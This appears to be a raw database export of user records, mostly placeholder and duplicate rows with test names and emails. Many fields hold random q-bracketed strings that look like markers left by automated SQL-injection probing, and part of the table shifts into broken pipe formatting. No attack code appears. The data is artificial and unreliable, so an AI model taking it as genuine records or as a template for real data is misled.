0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	85
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	85
0	qjvzqeWiVGqdNKVAJiUxexksysNOIgSRCPCnVwTPhOrzu	<blank>	November 2, 2021 7:45:pm	<blank>	86
0	qjvzqeWiVGqdNKVAJiUxexksysNOIgSRCPCnVwTPhOrzu	<blank>	November 2, 2021 7:45:pm	<blank>	86

0	qjvzqeWiVGqdNKVAJiUxexksysNOIgSRCPCnVwTPhOrzu	<blank>	November 2, 2021 7:45:pm	<blank>	86
0	qjvzqeWiVGqdNKVAJiUxexksysNOIgSRCPCnVwTPhOrzu	<blank>	November 2, 2021 7:45:pm	<blank>	86
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	87
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	87
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	87
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	87
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	88
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	88
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	88
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	88
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	89
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	89
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	89
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	89
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	90
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	90
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	90
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	90
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	91
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	91
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	91
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	91

0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	92
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	92
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	92
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	92
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	93
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	93
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	93
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	93
0	<blank>	qjvzqwahpVtSEGD	November 2, 2021 7:45:pm	<blank>	94
0	<blank>	qjvzqwahpVtSEGD	November 2, 2021 7:45:pm	<blank>	94
0	<blank>	qjvzqwahpVtSEGD	November 2, 2021 7:45:pm	<blank>	94
0	<blank>	qjvzqwahpVtSEGD	November 2, 2021 7:45:pm	<blank>	94
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	95
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	95
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	95
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	95
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	96
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	96
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	96
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	96
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	97
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	97

0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	97
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	97
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	98
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	98
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	98
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	98
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	99
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	99
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	99
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	99
0	qjvzqlqPDqnglGW	<blank>	November 2, 2021 7:45:pm	<blank>	100
0	qjvzqlqPDqnglGW	<blank>	November 2, 2021 7:45:pm	<blank>	100
0	qjvzqlqPDqnglGW	<blank>	November 2, 2021 7:45:pm	<blank>	100
0	qjvzqlqPDqnglGW	<blank>	November 2, 2021 7:45:pm	<blank>	100
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	101
0	<blank>	<blank>	November 2, 2021 7:45:pm	<blank>	101
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	541
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	541
0	qxkbqBQJfRvSDbvqpjvq	<blank>	November 2, 2021 7:50:pm	<blank>	544
0	qxkbqBQJfRvSDbvqpjvq	<blank>	November 2, 2021 7:50:pm	<blank>	544
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	545
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	546

0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	548
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	548
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	552
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	552
0	14	14	November 2, 2021 7:45:pm	<blank>	144
0	14	14	November 2, 2021 7:45:pm	<blank>	144
0	14	14	November 2, 2021 7:45:pm	<blank>	144
0	14	14	November 2, 2021 7:45:pm	<blank>	144
0	<blank>	qxkbqHhKocXaXDVNbUnOTbudoMsIwAIkwOLfAsCAaiuOmqpjvq	November 2, 2021 7:50:pm	<blank>	614
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	615
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	617
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	618
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	506
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	506
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	506
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	506
0	14	14	November 2, 2021 7:48:pm	<blank>	491
0	14	14	November 2, 2021 7:48:pm	<blank>	491
0	<blank>	qxkbqJgDsKWEymWAycDgHgwgUOoUfYWqtYNaSmxmySrHIqpjvq	November 2, 2021 7:50:pm	<blank>	497
0	<blank>	qxkbqJgDsKWEymWAycDgHgwgUOoUfYWqtYNaSmxmySrHIqpjvq	November 2, 2021 7:50:pm	<blank>	497

0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	498
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	498
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	498
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	498
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	499
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	499
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	500
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	501
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	502
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	502
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	502
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	503
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	503
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	504
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	504
0	<blank>	<blank>	November 2, 2021 7:50:pm	<blank>	505
1	Rick	hacklab@hacklab.com	July 14, 2017 2:28:am	July 14, 2017 8:07:am	34
1	Rick	hacklab@hacklab.com	July 14, 2017 2:28:am	July 14, 2017 8:07:am	34
1	Rick	hacklab@hacklab.com	July 14, 2017 2:28:am	July 14, 2017 8:07:am	34
1	Rick	hacklab@hacklab.com	July 13, 2017 10:32:pm	July 14, 2017 8:07:am	26
1	Rick	hacklab@hacklab.com	July 14, 2017 8:07:am	July 14, 2017 8:07:am	46

1	Rick	hacklab@hacklab.com	July 14, 2017 8:07:am	July 14, 2017 8:07:am	46
1	Rick	hacklab@hacklab.com	July 14, 2017 3:31:am	July 14, 2017 8:07:am	44
1	Rick	hacklab@hacklab.com	July 14, 2017 2:21:am	July 14, 2017 8:07:am	32
1	Rick	hacklab@hacklab.com	July 14, 2017 3:31:am	July 14, 2017 8:07:am	44
1	Rick	hacklab@hacklab.com	July 14, 2017 3:31:am	July 14, 2017 8:07:am	44
1	Rick	hacklab@hacklab.com	July 14, 2017 3:31:am	July 14, 2017 8:07:am	44
1	Rick	hacklab@hacklab.com	July 14, 2017 3:09:am	July 14, 2017 8:07:am	42
1	Rick	hacklab@hacklab.com	July 14, 2017 3:31:am	July 14, 2017 8:07:am	44
1	Rick	hacklab@hacklab.com	July 14, 2017 2:19:am	July 14, 2017 8:07:am	31
1	Rick	hacklab@hacklab.com	July 14, 2017 3:31:am	July 14, 2017 8:07:am	44
1	Rick	hacklab@hacklab.com	July 14, 2017 2:19:am	July 14, 2017 8:07:am	31
1	Rick	hacklab@hacklab.com	July 14, 2017 8:07:am	July 14, 2017 8:07:am	46
1	Rick	hacklab@hacklab.com	July 14, 2017 8:07:am	July 14, 2017 8:07:am	46
1	Rick	hacklab@hacklab.com	July 2, 2017 2:07:am	July 14, 2017 8:07:am	20
1	Rick	hacklab@hacklab.com	July 2, 2017 2:07:am	July 14, 2017 8:07:am	20
1	Rick	hacklab@hacklab.com	July 14, 2017 2:28:am	July 14, 2017 8:07:am	34
1	Rick	hacklab@hacklab.com	July 2, 2017 2:07:am	July 14, 2017 8:07:am	20
1	Rick	hacklab@hacklab.com	July 2, 2017 2:07:am	July 14, 2017 8:07:am	20
1	Rick	hacklab@hacklab.com	July 2, 2017 2:07:am	July 14, 2017 8:07:am	20
1	Rick	hacklab@hacklab.com	July 2, 2017 2:07:am	July 14, 2017 8:07:am	20
3	Colin	Colin@test.com	July 13, 2017 10:40:pm	July 13, 2017 10:56:pm	27
4	Joe	test@test.com	July 14, 2017 3:23:am	July 14, 2017 3:27:am	43

14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	qjvzqFTUQifeluj	14	November 2, 2021 7:45:pm	<blank>	145
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	142
14	14	14	November 2, 2021 7:45:pm	<blank>	143
14	14	14	November 2, 2021 7:45:pm	<blank>	143
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	142
14	14	14	November 2, 2021 7:45:pm	<blank>	138
14	14	14	November 2, 2021 7:45:pm	<blank>	136
14	14	14	November 2, 2021 7:45:pm	<blank>	139
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:48:pm	<blank>	496
14	14	qjvzqVtBilplXTfjVWBRGiNuwzAmzRHNMfZstDJhWQpNb	November 2, 2021 7:45:pm	<blank>	134
14	14	14	November 2, 2021 7:45:pm	<blank>	141
14	14	14	November 2, 2021 7:45:pm	<blank>	142
14	14	14	November 2, 2021 7:45:pm	<blank>	143
14	qjvzqFTUQifeluj	14	November 2, 2021 7:45:pm	<blank>	145
14	qjvzqFTUQifeluj	14	November 2, 2021 7:45:pm	<blank>	145

14	qjvzqnkFbvhUyQMcFlyCnHhShtsxJFDhZWtgiNAJHQWlZ	14	November 2, 2021 7:45:pm	<blank>	131
14	14	14	November 2, 2021 7:45:pm	<blank>	137
14	qjvzqnkFbvhUyQMcFlyCnHhShtsxJFDhZWtgiNAJHQWlZ	14	November 2, 2021 7:45:pm	<blank>	131
14	14	14	November 2, 2021 7:45:pm	<blank>	123
14	14	14	November 2, 2021 7:45:pm	<blank>	123
14	14	14	November 2, 2021 7:45:pm	<blank>	123
14	14	14	November 2, 2021 7:45:pm	<blank>	123
14	14	14	November 2, 2021 7:45:pm	<blank>	124
14	14	14	November 2, 2021 7:48:pm	<blank>	441
14	14	14	November 2, 2021 7:48:pm	<blank>	442
14	14	14	November 2, 2021 7:48:pm	<blank>	443
14	14	14	November 2, 2021 7:48:pm	<blank>	444
14	14	qxpqqHIHuSGWlZSrResykZavZihMGRakGmPjLJCiZHKHTqjkjq	November 2, 2021 7:48:pm	<blank>	445
14	14	14	November 2, 2021 7:45:pm	<blank>	121
14	14	14	November 2, 2021 7:45:pm	<blank>	121
14	14	14	November 2, 2021 7:45:pm	<blank>	120
14	14	14	November 2, 2021 7:45:pm	<blank>	120
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	qjvzqFTUQifeluj	14	November 2, 2021 7:45:pm	<blank>	145
14	qjvzqFTUQifeluj	14	November 2, 2021 7:45:pm	<blank>	145
14	qjvzqFTUQifeluj	14	November 2, 2021 7:45:pm	<blank>	145

14	qjvzqFTUQifeluj	14	November 2, 2021 7:45:pm	<blank>	145
14	14	14	November 2, 2021 7:45:pm	<blank>	116
14	14	14	November 2, 2021 7:45:pm	<blank>	116
14	14	14	November 2, 2021 7:45:pm	<blank>	143
14	14	14	November 2, 2021 7:45:pm	<blank>	143
14	14	14	November 2, 2021 7:45:pm	<blank>	143
14	14	14	November 2, 2021 7:45:pm	<blank>	103
14	14	14	November 2, 2021 7:45:pm	<blank>	143
14	14	14	November 2, 2021 7:45:pm	<blank>	143
14	14	qjvzqcYBFzssrXI	November 2, 2021 7:45:pm	<blank>	125
14	14	qjvzqcYBFzssrXI	November 2, 2021 7:45:pm	<blank>	125
14	14	14	November 2, 2021 7:45:pm	<blank>	141
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	qjvzqFTUQifeluj	14	November 2, 2021 7:45:pm	<blank>	145
14	14	14	November 2, 2021 7:45:pm	<blank>	103
14	14	14	November 2, 2021 7:45:pm	<blank>	103

14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	136
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	103
14	14	14	November 2, 2021 7:45:pm	<blank>	103
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	103
14	14	14	November 2, 2021 7:45:pm	<blank>	103
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:45:pm	<blank>	146
14	14	14	November 2, 2021 7:48:pm	<blank>	448
14	14	14	November 2, 2021 7:48:pm	<blank>	450
14	14	14	November 2, 2021 7:48:pm	<blank>	450
14	qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq	14	November 2, 2021 7:48:pm	<blank>	451
14	qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq	14	November 2, 2021 7:48:pm	<blank>	451
14	14	14	November 2, 2021 7:48:pm	<blank>	452
14	qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq	14	November 2, 2021 7:48:pm	<blank>	451
14	qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq	14	November 2, 2021 7:48:pm	<blank>	451

| 14 | qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq | 14
| November 2, 2021 7:48:pm | <blank> | 451 |
| 14 | qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq | 14
| November 2, 2021 7:48:pm | <blank> | 451 |
| 14 | 14 | 14 | November 2, 2021 7:45:pm |
<blank> | 107 |
| 14 | 14 | 14 | November 2, 2021 7:45:pm |
<blank> | 107 |
| 14 | 14 | 14 | November 2, 2021 7:45:pm |
<blank> | 106 |
| 14 | 14 | 14 | November 2, 2021 7:45:pm |
<blank> | 106 |
| 14 | qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq | 14
| November 2, 2021 7:48:pm | <blank> | 451 |
| 14 | qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq | 14
| November 2, 2021 7:48:pm | <blank> | 451 |
| 14 | qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq | 14
| November 2, 2021 7:48:pm | <blank> | 451 |
| 14 | qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq | 14
| November 2, 2021 7:48:pm | <blank> | 451 |
| 14 | qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq | 14
| November 2, 2021 7:48:pm | <blank> | 451 |
| 14 | qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq | 14
| November 2, 2021 7:48:pm | <blank> | 451 |
| 14 | 14 | 14 | November 2, 2021 7:45:pm |
<blank> | 108 |
| 14 | 14 | 14 | November 2, 2021 7:48:pm |
<blank> | 450 |
| 14 | qxpqqXHpkYQEqbtWEZwLvJcaRKqoLaCYkQzWyvxZDLCsJqjkjq | 14
| November 2, 2021 7:48:pm | <blank> | 451 |
| 14 | 14 | 14 | November 2, 2021 7:45:pm |
<blank> | 109 |
| 18 | 18 | 18 | November 2, 2021 7:45:pm |
<blank> | 270 |
| 18 | 18 | 18 | November 2, 2021 7:45:pm |
<blank> | 269 |
| 18 | 18 | 18 | November 2, 2021 7:45:pm |
<blank> | 268 |
| 18 | 18 | 18 | November 2, 2021 7:45:pm |
<blank> | 267 |
| 18 | qjvzqtpNwhgChUl | 18 | November 2, 2021
7:45:pm | <blank> | 266 |
| 18 | 18 | 18 | November 2, 2021 7:45:pm |
<blank> | 270 |

18	18	18	November 2, 2021 7:45:pm	<blank>	270
18	18	18	November 2, 2021 7:45:pm	<blank>	270
18	18	18	November 2, 2021 7:45:pm	<blank>	270
18	18	18	November 2, 2021 7:45:pm	<blank>	270
18	18	18	November 2, 2021 7:45:pm	<blank>	260
18	18	18	November 2, 2021 7:45:pm	<blank>	259
18	18	18	November 2, 2021 7:45:pm	<blank>	270
18	18	18	November 2, 2021 7:45:pm	<blank>	270
18	18	18	November 2, 2021 7:45:pm	<blank>	270
18	18	18	November 2, 2021 7:45:pm	<blank>	270
18	18	18	November 2, 2021 7:45:pm	<blank>	270
18	18	18	November 2, 2021 7:45:pm	<blank>	263
18	18	18	November 2, 2021 7:45:pm	<blank>	263
18	18	18	November 2, 2021 7:45:pm	<blank>	262
18	18	18	November 2, 2021 7:45:pm	<blank>	262
18	18	qjvzqlaUntEWSiw	November 2, 2021 7:45:pm	<blank>	261
18	18	qjvzqlaUntEWSiw	November 2, 2021 7:45:pm	<blank>	261
18	18	18	November 2, 2021 7:45:pm	<blank>	260
18	18	18	November 2, 2021 7:45:pm	<blank>	260
18	18	18	November 2, 2021 7:45:pm	<blank>	259
18	18	18	November 2, 2021 7:45:pm	<blank>	259
18	18	qjvzqeduJYjqTfDnOYXZTUnavXuKzUxXUjmUmmkrWwdyX	November 2, 2021 7:45:pm	<blank>	247

18	18	18	November 2, 2021 7:45:pm	<blank>	260
18	18	18	November 2, 2021 7:45:pm	<blank>	262
18	18	18	November 2, 2021 7:45:pm	<blank>	256
18	qjvzqtpNwhgChUl	18	November 2, 2021 7:45:pm	<blank>	266
18	18	18	November 2, 2021 7:45:pm	<blank>	259
18	18	qjvzqlaUntEWSiw	November 2, 2021 7:45:pm	<blank>	261
18	18	18	November 2, 2021 7:45:pm	<blank>	263
18	18	18	November 2, 2021 7:45:pm	<blank>	265
18	18	18	November 2, 2021 7:45:pm	<blank>	242
18	18	18	November 2, 2021 7:45:pm	<blank>	250
18	18	18	November 2, 2021 7:45:pm	<blank>	251
18	qjvzqkZUmJTDJuDkpXKQPkrjPSlGHPKozGIkmYAiARJzD	18	November 2, 2021 7:45:pm	<blank>	252
18	18	18	November 2, 2021 7:45:pm	<blank>	253
18	18	18	November 2, 2021 7:45:pm	<blank>	254
18	18	18	November 2, 2021 7:45:pm	<blank>	255
18	18	18	November 2, 2021 7:45:pm	<blank>	256
18	18	18	November 2, 2021 7:45:pm	<blank>	234
18	18	18	November 2, 2021 7:45:pm	<blank>	223
18	18	18	November 2, 2021 7:45:pm	<blank>	224
18	18	18	November 2, 2021 7:45:pm	<blank>	224
18	18	18	November 2, 2021 7:45:pm	<blank>	224
18	18	18	November 2, 2021 7:45:pm	<blank>	224

18	18	18	November 2, 2021 7:45:pm	<blank>	225
18	18	18	November 2, 2021 7:45:pm	<blank>	232
40	40	40	November 2, 2021 7:51:pm	<blank>	721
40	40	40	November 2, 2021 7:51:pm	<blank>	669
40	40	40	November 2, 2021 7:51:pm	<blank>	672
40	40	40	November 2, 2021 7:51:pm	<blank>	673
40	40	40	November 2, 2021 7:51:pm	<blank>	672
40	40	40	November 2, 2021 7:51:pm	<blank>	673
40	40	40	November 2, 2021 7:51:pm	<blank>	676
40	40	40	November 2, 2021 7:51:pm	<blank>	677
40	40	40	November 2, 2021 7:51:pm	<blank>	677
40	40	40	November 2, 2021 7:51:pm	<blank>	667
40	40	40	November 2, 2021 7:51:pm	<blank>	673
40	40	40	November 2, 2021 7:51:pm	<blank>	721
40	qxkbqcOVGIrUGPFAshvPiQuHzpVGJeVxBgOqjdaxGZFRcqpjvq	40	November 2, 2021 7:51:pm	<blank>	670
40	40	40	November 2, 2021 7:51:pm	<blank>	671
40	40	40	November 2, 2021 7:51:pm	<blank>	721
40	40	40	November 2, 2021 7:51:pm	<blank>	680
40	40	qxkbqBVnDPvjKkmEURZOddzrvFNBSNXpcKaxnXIRlzEEhqpjvq	November 2, 2021 7:51:pm	<blank>	675
40	40	40	November 2, 2021 7:51:pm	<blank>	679
40	40	40	November 2, 2021 7:51:pm	<blank>	678
40	40	40	November 2, 2021 7:51:pm	<blank>	683

40	40	40	November 2, 2021 7:51:pm	<blank>	682
40	qxkbqemmjodkAURqpjvq	40	November 2, 2021 7:51:pm	<blank>	684
40	40	qxkbqdYFCAEGfwqqpjvq	November 2, 2021 7:51:pm	<blank>	689
40	40	40	November 2, 2021 7:51:pm	<blank>	692
40	40	40	November 2, 2021 7:51:pm	<blank>	667
40	40	40	November 2, 2021 7:51:pm	<blank>	668
40	40	40	November 2, 2021 7:51:pm	<blank>	669
40	40	40	November 2, 2021 7:51:pm	<blank>	696
40	40	40	November 2, 2021 7:51:pm	<blank>	697
40	40	40	November 2, 2021 7:51:pm	<blank>	673
40	40	qxkbqBVnDPvjKkmEURZOddzrvFNBSNXpcKaxnXIRlzEEhqpjvq	November 2, 2021 7:51:pm	<blank>	675
40	40	40	November 2, 2021 7:51:pm	<blank>	676
40	40	40	November 2, 2021 7:51:pm	<blank>	678
40	40	40	November 2, 2021 7:51:pm	<blank>	678
40	40	40	November 2, 2021 7:51:pm	<blank>	680
40	40	40	November 2, 2021 7:51:pm	<blank>	681
40	40	40	November 2, 2021 7:51:pm	<blank>	677
40	40	40	November 2, 2021 7:51:pm	<blank>	678
40	40	40	November 2, 2021 7:51:pm	<blank>	679
40	40	40	November 2, 2021 7:51:pm	<blank>	679
40	40	40	November 2, 2021 7:51:pm	<blank>	680
40	40	40	November 2, 2021 7:51:pm	<blank>	682

40	40	40	November 2, 2021 7:51:pm	<blank>	681
40	40	40	November 2, 2021 7:51:pm	<blank>	682
40	40	40	November 2, 2021 7:51:pm	<blank>	682
40	40	40	November 2, 2021 7:51:pm	<blank>	683
40	qxkbqemmjodkAURqpjvq	40	November 2, 2021 7:51:pm	<blank>	684
40	qxkbqemmjodkAURqpjvq	40	November 2, 2021 7:51:pm	<blank>	684
40	40	40	November 2, 2021 7:51:pm	<blank>	686
40	40	40	November 2, 2021 7:51:pm	<blank>	686
40	40	40	November 2, 2021 7:51:pm	<blank>	687
40	qxkbqcOVGIrUGPFAshvPiQuHzpVGJeVxBgOqjdaxGZFRcqpjvq	40	November 2, 2021 7:51:pm	<blank>	670
51	51	51	November 2, 2021 7:50:pm	<blank>	607
51	51	51	November 2, 2021 7:50:pm	<blank>	606
51	51	51	November 2, 2021 7:50:pm	<blank>	604
51	51	51	November 2, 2021 7:50:pm	<blank>	607
51	51	51	November 2, 2021 7:50:pm	<blank>	603
51	51	51	November 2, 2021 7:50:pm	<blank>	602
51	51	51	November 2, 2021 7:50:pm	<blank>	601
51	51	51	November 2, 2021 7:50:pm	<blank>	601
51	51	51	November 2, 2021 7:50:pm	<blank>	601
51	51	51	November 2, 2021 7:50:pm	<blank>	599
51	51	51	November 2, 2021 7:50:pm	<blank>	596
51	51	51	November 2, 2021 7:50:pm	<blank>	595

51	51	51	November 2, 2021 7:50:pm	<blank>	593
51	51	51	November 2, 2021 7:50:pm	<blank>	593
51	51	51	November 2, 2021 7:50:pm	<blank>	592
51	51	51	November 2, 2021 7:50:pm	<blank>	592
51	qxkbqafyrIlnEAomHOuZuORMWXjFUPKfxAogjVjHBgJGtqpjvq	51	November 2, 2021 7:50:pm	<blank>	591
51	qxkbqafyrIlnEAomHOuZuORMWXjFUPKfxAogjVjHBgJGtqpjvq	51	November 2, 2021 7:50:pm	<blank>	591
51	qxkbqafyrIlnEAomHOuZuORMWXjFUPKfxAogjVjHBgJGtqpjvq	51	November 2, 2021 7:50:pm	<blank>	591
51	51	51	November 2, 2021 7:50:pm	<blank>	600
51	51	51	November 2, 2021 7:50:pm	<blank>	601
51	51	51	November 2, 2021 7:50:pm	<blank>	590
51	qxkbqafyrIlnEAomHOuZuORMWXjFUPKfxAogjVjHBgJGtqpjvq	51	November 2, 2021 7:50:pm	<blank>	591
51	51	51	November 2, 2021 7:50:pm	<blank>	607
51	51	51	November 2, 2021 7:50:pm	<blank>	592
51	51	51	November 2, 2021 7:50:pm	<blank>	589
51	51	51	November 2, 2021 7:50:pm	<blank>	589
51	51	51	November 2, 2021 7:50:pm	<blank>	589
51	51	51	November 2, 2021 7:50:pm	<blank>	589
51	51	51	November 2, 2021 7:50:pm	<blank>	588
51	51	51	November 2, 2021 7:50:pm	<blank>	588
51	51	51	November 2, 2021 7:50:pm	<blank>	588
51	51	51	November 2, 2021 7:50:pm	<blank>	596
51	51	51	November 2, 2021 7:50:pm	<blank>	596

51	51	51	November 2, 2021 7:50:pm	<blank>	596
51	51	51	November 2, 2021 7:50:pm	<blank>	595
51	51	51	November 2, 2021 7:50:pm	<blank>	595
51	51	51	November 2, 2021 7:50:pm	<blank>	595
51	51	51	November 2, 2021 7:50:pm	<blank>	596
51	51	51	November 2, 2021 7:50:pm	<blank>	596
51	51	51	November 2, 2021 7:50:pm	<blank>	598
51	51	51	November 2, 2021 7:50:pm	<blank>	599
51	51	51	November 2, 2021 7:50:pm	<blank>	601
51	51	51	November 2, 2021 7:50:pm	<blank>	602
51	51	51	November 2, 2021 7:50:pm	<blank>	585
51	51	51	November 2, 2021 7:50:pm	<blank>	606
51	51	51	November 2, 2021 7:50:pm	<blank>	607
51	51	51	November 2, 2021 7:50:pm	<blank>	607
51	51	51	November 2, 2021 7:50:pm	<blank>	571
51	qxkbqKtoWMWzyNOqpjvq	51	November 2, 2021 7:50:pm	<blank>	572
51	51	51	November 2, 2021 7:50:pm	<blank>	573
51	qxkbqyHbAyQHIXZOpZKeCeJPUipRfNqyHvOwGyTusuIzFqpjvq	51	November 2, 2021 7:50:pm	<blank>	558
82	82	82	November 2, 2021 7:47:pm	<blank>	381
82	82	82	November 2, 2021 7:47:pm	<blank>	381
82	82	82	November 2, 2021 7:47:pm	<blank>	382
82	82	82	November 2, 2021 7:47:pm	<blank>	382

82	qxpqqeaRaHPvXfTqjkjq	82	November 2, 2021 7:47:pm	<blank>	377
82	82	82	November 2, 2021 7:47:pm	<blank>	376
82	82	82	November 2, 2021 7:47:pm	<blank>	375
82	82	qxpqqMdHqRKTSMpqjkjq	November 2, 2021 7:47:pm	<blank>	374
82	82	qxpqqMdHqRKTSMpqjkjq	November 2, 2021 7:47:pm	<blank>	374
82	82	82	November 2, 2021 7:47:pm	<blank>	372
82	82	82	November 2, 2021 7:47:pm	<blank>	381
82	82	82	November 2, 2021 7:47:pm	<blank>	370
82	82	82	November 2, 2021 7:47:pm	<blank>	368
82	82	82	November 2, 2021 7:47:pm	<blank>	367
82	82	82	November 2, 2021 7:47:pm	<blank>	366
82	82	82	November 2, 2021 7:47:pm	<blank>	365
82	82	82	November 2, 2021 7:47:pm	<blank>	371
82	82	82	November 2, 2021 7:47:pm	<blank>	371
82	82	82	November 2, 2021 7:47:pm	<blank>	380
82	82	82	November 2, 2021 7:47:pm	<blank>	368
82	82	82	November 2, 2021 7:47:pm	<blank>	364
82	82	82	November 2, 2021 7:47:pm	<blank>	379
82	82	82	November 2, 2021 7:47:pm	<blank>	370
